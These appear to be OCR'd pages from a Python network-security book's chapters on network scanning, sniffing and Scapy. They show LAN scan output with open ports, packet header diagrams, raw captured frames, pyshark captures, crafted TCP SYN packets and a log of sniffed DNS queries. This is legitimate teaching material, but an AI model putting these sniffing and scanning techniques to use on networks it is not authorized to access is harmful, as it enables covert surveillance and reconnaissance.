

```
 rejah@Rejahs-MBP  ~  sudo lanscan interfaces
Password:
#   interface   driver   hardware
==================================
1   en0
2   lo0
```


```
 rejah@Rejahs-MBP  ~  sudo lanscan networks
#   default        cidr          interface
=========================================
1              127.0.0.0/8       lo0
2   *          192.168.1.0/24    en0
 rejah@Rejahs-MBP  ~
```



✘ rejah@Rejahs-MBP ~ sudo lanscan scan
ip name mac alive vendor open ports
192.168.1.1 6c:19:8f:e1:4a:8c True 21, 23, 80


Chapter 7: Network Sniffing with Python







Byte Offset
0
4
8
12
16
20
Version
IHL (Header Length)
Type of Service (TOS)
Total Length
Identification
IP Flags
x D M
Fragment Offset
Time To Live (TTL)
Protocol
Header Checksum
Source Address
Destination Address
IP Option (variable length, optional, not common)
20 Bytes
IHL (Internet Header Length)
Bit
Nibble
Byte
Word


Byte Offset
0
4
8
12
16
20
Source Port
Destination Port
Sequence Number
Acknowledgment Number
Offset
Reserved
TCP Flags
C E U A P R S F
Window
Checksum
Urgent Pointer
TCP Options (variable length, optional)
20 Bytes
Offset
Bit
Nibble
Byte
Word



Byte Offset
0
4
Type
Code
Checksum
Other message specific information...
8 Bytes
Bit
Nibble
Byte
Word


Byte Offset
0
1
2
3
0
Source Port
Destination Port
4
Length
Checksum
8 Bytes
Bit
0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1
Nibble
Byte
Word

```
Ethernet Frame:
Destination: 01:00:5E:7F:FF:FA, Source: 8C:3A:E3:4C:54:82, Protocol: 8
        -IPv4 Packet:
                -Version: 4, Header Length: 20, TTL: 1,
                -Protocol: 17, Source: 192.168.1.34, Target: 239.255.255.250
        -UDP Segment:
                -Source Port: 53426, Destination Port: 1900, Length: 18295

Ethernet Frame:
Destination: 8C:85:90:1B:90:37, Source: 08:3E:8E:04:78:F1, Protocol: 8
        -IPv4 Packet:
                -Version: 4, Header Length: 20, TTL: 64,
                -Protocol: 6, Source: 192.168.1.37, Target: 192.168.1.35
        -TCP Segment:
                -Source Port: 22, Destination Port: 61389
                -Sequence: 235473480, Acknowledgment: 851396349
                -Flags:
                        -URG: 0, ACK: 1, PSH: 1
                        -RST: 0, SYN: 0, FIN:0
                -TCP Data:
                       \x6f\xcb\x08\x57\x74\x33\xbf\xe9\x6f\x9e\x67\x97\x09\x31\x91\x93\xdc\x49\x0a
                       \xc6\x33\x09\xb7\xf0\x11\x83\x1a\xd8\xbb\x05\xd6\x46\x0a\x4d\x26\x12\x54\x77
                       \x84\x7e\x67\xd0\xd5\x38\x80\xbf\x37\x35\x56\x1b\xaa\x86\x93\x8f\xaf\x41\x93
                       \x40\xcd\x6f\xd9\x55\x7a\x0f\xf3\xd8\xca\xe3\xf1\xa6\x9f\xe9\xde\x7e\x75\x33
                       \xeb\xe8\x5d\x5d\x37\x28\x86\x61\x30\xe8\x60\x59\x6e\x1b\xa6\x0c\x90\x70\x98
                       \xfd\x36\x6e\x20\xcb\x19\xf9\x52\x1d\x17\xbf\x57\xe3\x9d\x2e\x3c\xfe\x9e\xe0
                       \x7f\x3a\x08\x5b\x82\x65\x96\x7d\x79\xb1\x8a\x12\x44\x93\x91\x51\x3f\x6a

Ethernet Frame:
Destination: 8C:85:90:1B:90:37, Source: 08:3E:8E:04:78:F1, Protocol: 8
        -IPv4 Packet:
                -Version: 4, Header Length: 20, TTL: 64,
                -Protocol: 6, Source: 192.168.1.37, Target: 192.168.1.35
        -TCP Segment:
                -Source Port: 22, Destination Port: 61389
                -Sequence: 235473612, Acknowledgment: 851396349
                -Flags:
                        -URG: 0, ACK: 1, PSH: 1
                        -RST: 0, SYN: 0, FIN:0
                -TCP Data:
                       \xee\xf2\x41\x13\x99\x88\x45\xef\xcb\xd5\x1d\x78\x25\x6d\x35\x7f\xd5\x9b\x9f
                       \x22\xfb\xe0\xbf\xad\xa7\x86\xf8\xe0\x42\x7d\x8a\xe1\x62\x37\x74\x4a\xb6\x89
                       \xeb\x1e\x47\xa1\xfe\x24\xbc\x1e\x3d\x82\x81\x83\x9f\xb1\xfe\x75\x7f\x45\x91
                       \xe2\x3b\x9a\xb4\xe4\x4d\xff\x67\xee\x97\x3f\xdd\x99\x0d\x69\x0b\x58\x30\x59
                       \x9c\xe4\x65\x49\x71\x8c\x20\x72\x35\x6b\x76\x4e\xff\xe7\xe5\x5c\x06\x43\xe0
                       \x9c\xcc\x15\xcc\xef\xad\xd6\x8d\x79\xd3\x11\xcb\xb9\x1f\x34\x7c\xe7\xe2\x5f
                       \xa7\xd3\x5f\x74\x9b\x55\x37\xf2\xd4\x2e\x5a\xe7\x3f\x20\x8a\x31\xaf\x26\xa2
                       \x30\x88\xbe\x9b\x2d\xb1\x6a\x2c\xe9\xa7\x45\x62\xd9\x77\xfc\x29\xff\x60\xde
                       \xf5\x17\x37\x65\x74\x4b\x65\x37\x83\x17\xa7\x31\x1a\x38\x6b\x3c\xa3\x65\x24
                       \xe5\x75\x74\x71\x41\xf7\xc1\xcf\x44\xe7\x53\xbe\x97\x10\x41\xe5\xf7\x19\xf9
                       \xd7\x97\xe0\x45\x27\x4c\x57\x92\x9e\xb0\x2f\xca\xca\xba\xa4\x46\x03\x70\xa5
                       \x7e\xc7\x5f\xa7\x58\xbc\x4d\x57\xcb\x7d\xc5\x16\xf1\x23\x62\x49\xdb\x68\x17
```

```
>>> cap.sniff(timeout=3)
>>> print(cap)
<LiveCapture (45 packets)>
>>> print(cap[0])
Packet (Length: 42)
Layer ETH:
        Address: ff:ff:ff:ff:ff:ff
        Destination: ff:ff:ff:ff:ff:ff
        Type: ARP (0x0806)
        Source: 6c:19:8f:e1:4a:8c
        .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
        .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
        Address: 6c:19:8f:e1:4a:8c
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
Layer ARP:
        Protocol size: 4
        Hardware size: 6
        Sender IP address: 192.168.1.1
        Opcode: request (1)
        Target MAC address: 00:00:00:00:00:00
        Target IP address: 192.168.1.34
        Protocol type: IPv4 (0x0800)
        Hardware type: Ethernet (1)
        Sender MAC address: 6c:19:8f:e1:4a:8c

>>>
```

```
>>> pprint.pprint(dir(cap[0]))
['__class__',
 '__contains__',
 '__delattr__',
 '__dict__',
 '__dir__',
 '__doc__',
 '__eq__',
 '__format__',
 '__ge__',
 '__getattr__',
 '__getattribute__',
 '__getitem__',
 '__getstate__',
 '__gt__',
 '__hash__',
 '__init__',
 '__le__',
 '__lt__',
 '__module__',
 '__ne__',
 '__new__',
 '__reduce__',
 '__reduce_ex__',
 '__repr__',
 '__setattr__',
 '__setstate__',
 '__sizeof__',
 '__str__',
 '__subclasshook__',
 '__weakref__',
 '_packet_string',
 'arp',
 'captured_length',
 'eth',
 'frame_info',
 'get_multiple_layers',
 'highest_layer',
 'interface_captured',
 'layers',
 'length',
 'number',
 'pretty_print',
 'show',
 'sniff_time',
 'sniff_timestamp',
 'transport_layer']
>>>
```


>>> for pkt in cap:
... print(pkt.highest_layer)
...
ICMPV6
MDNS
MDNS
IGMP
MDNS
MDNS
MDNS
MDNS
MDNS
MDNS
MDNS
MDNS
ICMPV6

Chapter 8: Scapy Basics

```
>>> ls()
AH          : AH
ARP         : ARP
ASN1_Packet : None
BOOTP       : BOOTP
CookedLinux : cooked linux
DHCP        : DHCP options
DHCP6       : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
DHCP6OptBCMCSDomains : DHCP6 Option - BCMCS Domain Name List
DHCP6OptBCMCSServers : DHCP6 Option - BCMCS Addresses List
DHCP6OptClientFQDN : DHCP6 Option - Client FQDN
DHCP6OptClientId : DHCP6 Client Identifier Option
DHCP6OptDNSDomains : DHCP6 Option - Domain Search List option
DHCP6OptDNSServers : DHCP6 Option - DNS Recursive Name Server
DHCP6OptElapsedTime : DHCP6 Elapsed Time Option
DHCP6OptGeoConf :
DHCP6OptIAAddress : DHCP6 IA Address Option (IA_TA or IA_NA suboption)
DHCP6OptIAPrefix : DHCP6 Option - IA_PD Prefix option
DHCP6OptIA_NA : DHCP6 Identity Association for Non-temporary Addresses Option
DHCP6OptIA_PD : DHCP6 Option - Identity Association for Prefix Delegation
DHCP6OptIA_TA : DHCP6 Identity Association for Temporary Addresses Option
DHCP6OptIfaceId : DHCP6 Interface-Id Option
DHCP6OptInfoRefreshTime : DHCP6 Option - Information Refresh Time
DHCP6OptNISDomain : DHCP6 Option - NIS Domain Name
DHCP6OptNISPDomain : DHCP6 Option - NIS+ Domain Name
DHCP6OptNISPServers : DHCP6 Option - NIS+ Servers
DHCP6OptNISServers : DHCP6 Option - NIS Servers
DHCP6OptOptReq : DHCP6 Option Request Option
DHCP6OptPref : DHCP6 Preference Option
DHCP6OptRapidCommit : DHCP6 Rapid Commit Option
DHCP6OptReconfAccept : DHCP6 Reconfigure Accept Option
DHCP6OptReconfMsg : DHCP6 Reconfigure Message Option
DHCP6OptRelayAgentERO : DHCP6 Option - RelayRequest Option
DHCP6OptRelayMsg : DHCP6 Relay Message Option
DHCP6OptRemoteID : DHCP6 Option - Relay Agent Remote-ID
DHCP6OptSIPDomains : DHCP6 Option - SIP Servers Domain Name List
DHCP6OptSIPServers : DHCP6 Option - SIP Servers IPv6 Address List
DHCP6OptSNTPServers : DHCP6 option - SNTP Servers
DHCP6OptServerId : DHCP6 Server Identifier Option
DHCP6OptServerUnicast : DHCP6 Server Unicast Option
DHCP6OptStatusCode : DHCP6 Status Code Option
DHCP6OptSubscriberID : DHCP6 Option - Subscriber ID
DHCP6OptUnknown : Unknown DHCPv6 Option
DHCP6OptUserClass : DHCP6 User Class Option
DHCP6OptVendorClass : DHCP6 Vendor Class Option
```

```
>>> ls(UDP)
sport      : ShortEnumField          = (53)
dport      : ShortEnumField          = (53)
len        : ShortField              = (None)
chksum     : XShortField             = (None)
```

```
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
###[ Ethernet ]###
  dst       = 6c:19:8f:e1:4a:8c
  src       = 8c:85:90:1b:90:37
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = None
     src       = 192.168.1.35
     dst       = 104.28.7.59
     \options   \
###[ TCP ]###
        sport     = ftp_data
        dport     = http
        seq       = 0
        ack       = 0
        dataofs   = None
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = None
        urgptr    = 0
        options   = {}
```

```
>>> pkt.show()
###[ Ethernet ]###
  dst= 6c:19:8f:e1:4a:8c
  src= 8c:85:90:1b:90:37
  type= 0x800
###[ IP ]###
     version= 4
     ihl= None
     tos= 0x0
     len= None
     id= 1
     flags=
     frag= 0
     ttl= 64
     proto= tcp
     chksum= None
     src= 192.168.1.36
     dst= 192.168.1.1
     \options\
###[ TCP ]###
        sport= ftp_data
        dport= http
        seq= 0
        ack= 0
        dataofs= None
        reserved= 0
        flags= S
        window= 8192
        chksum= None
        urgptr= 0
        options= {}
```

```
>>> pkt.summary()
'Ether / IP / TCP 192.168.1.35:ftp_data > 192.168.1.1:http S'
>>>
```


```
>>> pkt[TCP].show()
###[ TCP ]###
   sport= ftp_data
   dport= http
   seq= 0
   ack= 0
   dataofs= None
   reserved= 0
   flags= S
   window= 8192
   chksum= None
   urgptr= 0
   options= {}
>>>
```

```
>>> pkt[IP].dst
'192.168.1.1'
>>>
```


```
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
        options=1203<RXCSUM,TXCSUM,TXSTATUS,SW_TIMESTAMP>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
        nd6 options=201<PERFORMNUD,DAD>
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
stf0: flags=0<> mtu 1280
XHC1: flags=0<> mtu 0
XHC20: flags=0<> mtu 0
XHC0: flags=0<> mtu 0
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 8c:85:90:1b:90:37
        inet6 fe80::14b9:7f9e:5360:bf0a%en0 prefixlen 64 secured scopeid 0x8
        inet 192.168.1.35 netmask 0xffffff00 broadcast 192.168.1.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
```


```
From : 192.168.1.34 to -> 8.8.8.8( b'www.linkedin.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'play.google.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'imappro.zoho.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'i2-xazuppnerjwiylusxeqjnlwymferjd.init.cedexis-radar.net.' )
From : 192.168.1.34 to -> 8.8.8.8( b'rum3.perf.linkedin.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'dms-ecst.licdn.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'wildcard.licdn.com.edgekey.net.' )
From : 192.168.1.34 to -> 8.8.8.8( b'ping.chartbeat.net.' )
From : 192.168.1.34 to -> 8.8.8.8( b'safebrowsing.googleapis.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'play.google.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'plus.l.google.com.' )
From : 192.168.1.34 to -> 8.8.8.8( b'update.googleapis.com.' )
```

